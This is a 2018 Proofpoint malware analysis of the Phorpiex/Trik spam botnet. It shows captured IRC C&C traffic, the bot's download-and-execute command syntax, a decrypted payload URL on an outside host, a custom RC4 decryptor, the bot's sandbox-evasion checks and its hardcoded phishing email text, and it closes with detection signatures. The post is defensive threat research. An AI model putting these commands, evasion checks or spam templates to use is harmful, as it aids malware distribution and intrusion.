# Phorpiex – A decade of spamming from the shadows | Proofpoint US

By May 24, 2018 Proofpoint Staff

Published: 2018-05-24 · Archived: 2026-04-05 22:04:22 UTC

**Overview**

Proofpoint researchers have recently begun tracking the Phorpiex/Trik botnet (SDBot fork, referred to as Trik throughout this post) as several sophisticated actors have been using it to distribute a range of malware. Despite the recent attention, though, Trik, not to be confused with the TrickBot banking Trojan, is a relatively old botnet. It is not especially sophisticated or complex but has been active for almost a decade, flying under the radar and attracting a solid customer base of threat actors. As we began tracking this botnet more closely, we discovered that a number of familiar actors were repeatedly leveraging Trik's power and distribution capabilities for delivery of their malware.

Analysis shows that Trik has been present for a decade and first began spreading via Windows Live Messenger and removable USB storage. It later began including Skype in its worming capabilities but this appears to have stopped a few years ago and Trik now propagates via removable media storage and email spam.

During the initial investigation of this botnet, we observed the bot version included in the PDB string associated with the malware. Pivoting on this data point, we identified several more versions, all spanning a timeframe of over five years. However, there is no real noticeable difference between bot versions; the version is more likely to increment when there is a change in infrastructure as opposed to a feature being added or a technique being modified within the bot itself.

**Meet the customers**

Malware families associated with recent Trik activity include GandCrab, Pushdo (which in turn downloads Cutwail), Pony, Trik updates, and various coin miners. Some of these, like coin miners, are not distributed by Trik in spam but are, instead, sent to the hosts infected with Trik and executed, likely for improved monetization of the botnet for the operator. Taking a single day as an example, on May 9 we observed instructions to download and distribute GandCrab, Pony, Pushdo, and multiple coin miners being sent to the botnet.

**The bot, infrastructure, and sinkholing**

Most of the bot's internals were already documented in a blog post from 2016 [1]; little has changed since that post with respect to how the bot operates. However, one important difference between the 2016 Trik and the current version of Trik is that operators have backtracked in sophistication by removing the anti-VM code from most of the samples we detected. However, they retained some of these features in other samples, including a version that uses a .NET loader and performs very basic anti-analysis.

Proofpoint initially observed the aforementioned .NET loader variant several months prior to this investigation and discovered that it had been attempting to connect to an abuse.ch sinkhole after they had registered several of Trik's C&C domains. We suspect that this version is still in circulation as a result of Trik's worming capabilities. We observed additional sinkholing activity at the end of April 2018 and the beginning of May 2018. Shortly thereafter, the Trik operators immediately stood up another four C&Cs, some of which are being reused from prior months, dating as far back 2016. Shortly thereafter, the operators resumed sending campaigns -- in this case distributing GandCrab.

Trik nodes communicate with their C&C servers using the IRC protocol and campaign payloads are sent to the bot in an encrypted state using a custom implementation of RC4. We have also observed several C&C servers that are active and spamming daily, each with a maximum bot count of 1024. Any connections to the botnet servers when the servers are full will result in a TCP packet with the RST flag set and, sometimes, an error message stating that the server has reached its maximum count of 1024 clients. We also noticed that, shortly after a spam campaign, the C&Cs would close their C&C port until the following day at which point it would re-open, ready for a new campaign.

We observed version v5.0 of the bot both during the GandCrab campaigns noted above and being sinkholed in April and May. The PDB string for this version of Trik is shown in Figure 1.




*Figure 1: Trik v5.0 PDB*

However, v6.0 had already appeared prior to this activity with no changes to the codebase or infrastructure.




*Figure 2: Trik v6.0 doc PDB*

The only noticeable difference between these PDBs is the inclusion of 'doc'. We observed another similar v6.0 PDB containing 'js' which, when analyzed, was associated with spam campaigns sending .js attachments. While the PDB should not be relied upon exclusively, it may be an indication of which file types were distributed in any given campaign, especially considering that these bots last for a single campaign before they are recycled.



*Figure 3: Trik v6.0 js PDB*

**Return of the .NET loader variant**

On May 23, 2018, we observed the return of a slightly different, older version of Trik (v2.5, see Figure 4). This version of Trik uses a .NET loader that has the main bot split into several encrypted pieces saved in the resources of the .NET loader. Once the main bot is pieced together and decrypted, the differences between the bots is fairly obvious. In particular, the PDB shows a much older version and has a different user compared to the v5.0 and v6.0 bots. Additionally, this version has never been observed outside of the .NET loader version. Based on samples analyzed over the past few years, if this bot has this PDB, it appears to be exclusively associated with the .NET loader, whereas v5.0 and v6.0 have never been paired with the .NET loader. This begins to raise questions in terms of attribution and, initially, it appeared as though there may be several operators running different versions of Trik. However, after several days of downtime, the return of the .NET loader version is now using the same C&C server as version v6.0. While the .NET loader itself is not particularly new, this version of Trik being pointed at a live C&C is new because, prior to this activity, we observed all .NET loaders communicating with sinkhole servers for several months.




*Figure 4: Trik v2.5PDB from .NET loader variant*

There are slight differences between versions in the behavior of the bot on the infected host. As noted, the first difference is that v2.5 still carries basic anti-analysis techniques that were observed in Trik several years ago whereas v5.0 and v6.0 do not include anti-analysis features.




*Figure 5: Execution flow of Trik's anti-analysis*

Trik utilizes several methods to determine whether it is being executed within a lab, but these techniques are trivial to bypass. Version v2.5 of Trik performs the following:

- Snapshot current running process, query a hardcoded list of common analysis tools, and then try to match one of them to one of the current running process names.
- Query each entry in a hardcoded list of executable names for common file names when dealing with malware.
- Check the name of the current folder to determine whether the name implies that Trik is in an analysis environment.
- Attempt to establish a handle to each of the tools to determine if they are running
- Utilize the FindWindow API call with its list of hardcoded process names in attempt to find any of the analysis tools listed.

- Query a list of hardcoded users to determine if the current user matches any in the list.
- Query Kernel32.dll and attempt to resolve the address of ‘wine_get_unix_file_name’ to determine whether Wine is present.
- Determine if it is being debugged with IsDebuggerPresent.
- Finally, as described in the 2016 blog post [1], Trik will query the properties of storage devices and attempt to match several strings to what it finds in the STORAGE_DESCRIPTOR_TABLE.

Each of the described techniques have their search strings listed in Appendix 1. If any of these checks returns true, Trik will exit but only once each of the checks has been completed. If these checks all return false, Trik will continue with execution. The only exception to the above is the final check, which happens after Trik has created its mutex and generated its IRC NICK.




*Figure 6: Showing the application exit if Trik determines it is being analyzed*

**Email templates**

Trik’s email templates are straightforward and are hardcoded into the bot; they have not changed for several years, with randomly chosen, hardcoded email subjects (Figure 7).



*Figure 7: Trik email subjects*

Additionally, the body of Trik spam emails has not changed in several years and has been observed in several campaigns including Andromeda spam campaigns in Q4 2017.

```
; char aDearCustomerTo[]
aDearCustomerTo db 'Dear Customer,',0Dh,0Ah
                                        ; DATA XREF: main_irc_spam_2_403CD0+1055↑o
                db 0Dh,0Ah
                db 'to read your document please open the attachment and reply as soo'
                db 'n as possible.',0Dh,0Ah
                db 0Dh,0Ah
                db 'Kind regards,',0Dh,0Ah
                db 0Dh,0Ah,0
                align 10h
; char aCustomerSuppor[]
aCustomerSuppor db ' Customer Support',0Dh,0Ah
```

*Figure 8: Trik email body and signature*

The email closing, however, does change for each message sent by the bot. Trik generates 3 random letters, converts them to uppercase, and prepends them to the email signature (‘aCustomerSuppor’ string in the above screenshot, “Customer Support\r\n\r\n”). This behavior is shown below.

```
push    3
call    gen_random_chars_402FD0
add     esp, 4
push    eax             ; lpsz
call    ds:CharUpperA
push    eax             ; Source
lea     ecx, [ebp+buf]
push    ecx             ; Dest
call    strcat
add     esp, 8
push    offset aCustomerSuppor ; " Customer Support\r\n\r\n"
```

*Figure 9: Function snippet showing 3 character random generation for spam email signature*

The resulting email template looks similar to those from a GandCrab campaign on April 23, 2018, with the customer support line varying.




*Figure 10: Trik email from the April 23rd 2018 GandCrab campaign*

Sender names are randomly selected from two lists of first names and surnames, both hardcoded in every Trik binary we have observed so far, as opposed to other spam botnets that tend to send lists from the C&C at the beginning of a campaign. The sender emails in these campaigns follow a very basic and obvious structure: <hardcoded name in the EXE>[0-9]{2}@[0-9]{4}.com

Some of the sender addresses observed in the April 23 GandCrab campaign include:

- Humberto Anderson <Humberto63@8117.com>
- Glenn Murphy <Glenn99@3968.com>
- Bobbie Adams <Bobbie57@9223.com>




*Figure 11: Hardcoded names used for spam email sender names*

**Traffic Analysis**

Trik's command and control uses the IRC protocol and, as previously documented, the C&C traffic flow for these bots is as follows:

- Initially join a hardcoded IRC channel on the C&C with nickname in format: a pipe enclosed ISO Alpha-3 country code followed by a randomly generated string of [a-z].
- If a bot exists with the same NICK, the botnet responds with the code '433' which forces the bot to retry with a new, randomly generated NICK.
- Once the bot has joined the server, it immediately receives a list of instructions which are typically used to join additional channels or close the connection.
- Several different channels have been observed and they appear to rotate on a daily basis.
- Upon joining these additional channels, the bot is provided several encrypted URLs that contain malicious payloads. These payloads are then downloaded by the bot and either executed on the host infected with Trik or sent in spam email campaigns, depending on the task specified by the botnet.

Figure 12 shows a sample of the traffic from this botnet.

```
NICK `|RUS|ndryavvo
USER x "" "x" :x

:001 x.x 001
:002 002 002
:003 003 003
:004 004 004
:005 005 005
:005 005 005
:005 005 005
PING 422 MOTD
JOIN #new (null)
PONG 422
:`|RUS|ndryavvo!x@143.215.130.239 JOIN :#new
:x.x 332 `|RUS|ndryavvo #new :.j #dl .j #up
:x.x 333 `|RUS|ndryavvo #new x 1522481874
JOIN #dl (null)
JOIN #up (null)
:`|RUS|ndryavvo!x@143.215.130.239 JOIN :#dl
:x.x 332 `|RUS|ndryavvo #dl :.d x |108|99|111|113|29|41|56|31|39|55|18|16|10|54|58|44|47|33|42|63|126|83|80|59|103|120|100|
:x.x 333 `|RUS|ndryavvo #dl x 1522482245
:`|RUS|ndryavvo!x@143.215.130.239 JOIN :#up
:x.x 332 `|RUS|ndryavvo #up :.d u |108|99|111|113|29|41|56|31|39|55|18|16|10|54|58|44|47|33|42|63|126|83|80|59|103|120|100|
:x.x 333 `|RUS|ndryavvo #up x 1522482250
```

*Figure 12: Pcap snippet highlighting RC4 encrypted URLs (payload locations) sent to the bot for either execution on the system infected by the bot or to be distributed in email spam campaigns.*

The encrypted URLs sent from the botnet are the snippets of decimals in the form of pipe-enclosed digits. These URLs are encrypted with a custom implementation of RC4 and can be decrypted with the following modified RC4 implementation in Python:

```
  v5 = 0;
  for ( i = 0; i < (signed int)a3; ++i )
    v7[i] = i;
  for ( i ^= i; i < (signed int)a3; ++i )
  {
    v5 = (*(_BYTE *)(a1 + i % (signed int)a4) + (unsigned __int8)v7[i] + v5) % a3;
    v7[i] ^= v7[v5];
    v7[v5] ^= v7[i];
    v7[i] ^= v7[v5];
  }
  i ^= i;
  for ( j = 0; ; *a2++ ^= v7[((unsigned __int8)v7[j] + (unsigned __int8)v7[i]) % a3] )
  {
    result = *a2;
    if ( !*a2 )
      break;
    i = (i + 1) % a3;
    j = ((unsigned __int8)v7[i] + j) % a3;
    v7[i] ^= v7[j];
    v7[j] ^= v7[i];
    v7[i] ^= v7[j];
  }
  return result;
}
```

*Figure 13: Pseudo-code of the custom RC4 implementation*

```
Decrypting: :.d u |108|99|111|113|29|41|56|31|39|55|18|16|10|54|58|44|47|33|42|63|126|83|80|59|103|120|100|
Requested download: http://92.63.197.59/lst.exe
```

*Figure 14: Python decryptor output*

```
def rc4_crypt(data):
        key = "tr"
        S = range(40)
        j = 0
        out = []

        for i in range(40):
                j = (j + S[i] + ord( key[i % len(key)] )) % 40
                S[i] = S[i] ^ S[j]
                S[j] = S[j] ^ S[i]
                S[i] = S[i] ^ S[j]
        i = j = 0

        for char in data:
                i = ( i + 1 ) % 40
                j = ( j + S[i] ) % 40
                S[i] = S[i] ^ S[j]
                S[j] = S[j] ^ S[i]
                S[i] = S[i] ^ S[j]
                out.append(chr(ord(char) ^ S[(S[i] + S[j]) % 40]))

        return out

data = “”
decrypted = rc4_crypt(data)
print(decrypted)
```

*Figure 15: Custom RC4 decryption Python script*

The tasks mentioned previously are referring to the commands that follow ‘332’ and ‘.d’. In this case, ‘.d’ is the download command -- one of many different commands supported by Trik’s bots -- and when followed by ‘x’, the

downloaded payload will execute on the host infected with Trik. When followed by ‘u’, the infected host will download the payload, execute that payload, and quit the current process. Trik uses this process to handle bot updates and prepare for the next campaign. We observed Trik bots downloading updates that contained hardcoded channels the bot would have to join to receive the new campaign payloads. Once the campaign ends, the bot listens for PINGs, as you would expect with the standard IRC protocol, until a new update is issued and the cycle repeats.

In some cases, we observed several payloads after the initial connection but for the most part, only 2-3 payloads were downloaded per campaign.




*Figure 16: Another traffic example highlighting 5 encrypted URLs that are hosting various different payloads*

Trik uses a layer of SOCKS proxies to hide the real C&C servers. We observed other malware including Ursnif using the same proxies.

**Conclusion**

Despite being a decade old and using IRC as a command and control protocol, Trik remains an active and powerful botnet based on the types of malware that it is distributing. Many different malware families have been being distributed by Trik and this activity appears to be ramping up with multiple daily campaigns. We will continue to monitor Trik activity as actors increasingly rely on this infrastructure.

**References**

[1] https://www.johannesbader.ch/2016/02/phorpiex/

**ET and ETPRO Suricata/Snort Signatures**

2008124 - ET TROJAN Likely Bot Nick in IRC (USA +..)

2017319 - ET CURRENT_EVENTS SUSPICIOUS IRC - NICK and 3 Letter Country Code

